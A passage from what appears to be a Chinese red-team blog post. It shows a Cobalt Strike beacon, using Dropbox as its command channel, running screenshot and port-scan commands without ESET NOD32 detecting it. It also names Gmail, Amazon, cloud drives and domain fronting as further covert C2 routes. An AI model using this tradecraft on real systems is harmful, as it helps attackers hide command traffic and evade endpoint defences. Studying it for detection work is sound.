
如下,正常上线,我已事先把 nod 病毒库全部更新到最新,hids 也已开启,基本能开的组件,引擎全部都开起来了...

```
# shell tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
```




再试着去做些稍微敏感点的操作,比如,截屏,如下可以看到,此时的 nod 仍无反应

```
beacon> screenshot 3052 x86 1
```



再来尝试下端口扫描,跟预期的一样,此时 nod 的 hids 依旧无任何反应,有兴趣的话,大家可以再去实际测试下 nod32 6.x 的企业版,不出意外,应该也是同样的效果,至于国内的 AV 就更不用说了,应该是能轻松过掉

```
beacon> portscan 192.168.126.0/24 445 none 128
```



小结:

想真正利用上这个,有个很重要的前提,就是**你的目标机器必须能正常出网,且能正常访问 dropbox 才行**[在国内可能会有些问题],不然的话都是没法上线的,此外,client 的兼容性还不错,win7,8.1,10,2008r2 的系统上都没啥问题,说实话,此类[通过第三方特定功能接口上线]的上线方式并不新鲜[六七年前就有人在用,只是到现在才泛滥],这样干,除了可以最大程度上避免自己域名被拦的问题,还能一定程度上的隐匿自己,除 dropbox 之外,像 **gmail,亚马逊,包括国内的某些网盘,邮箱**也都是可以进行类似利用的,也包括另一种,domain fronting [之前已经有过相关文章,此处不再赘述]...而且免杀非常好做[最多就是重写脚本],弊端就是万一厂商自己出面制止这种动作就非常尴尬了,虽然,也可以自定义 cs profile,但那个效果并不见得有多好,更多的就先不说了,欢迎弟兄们一起交流学习讨论...

作者：klion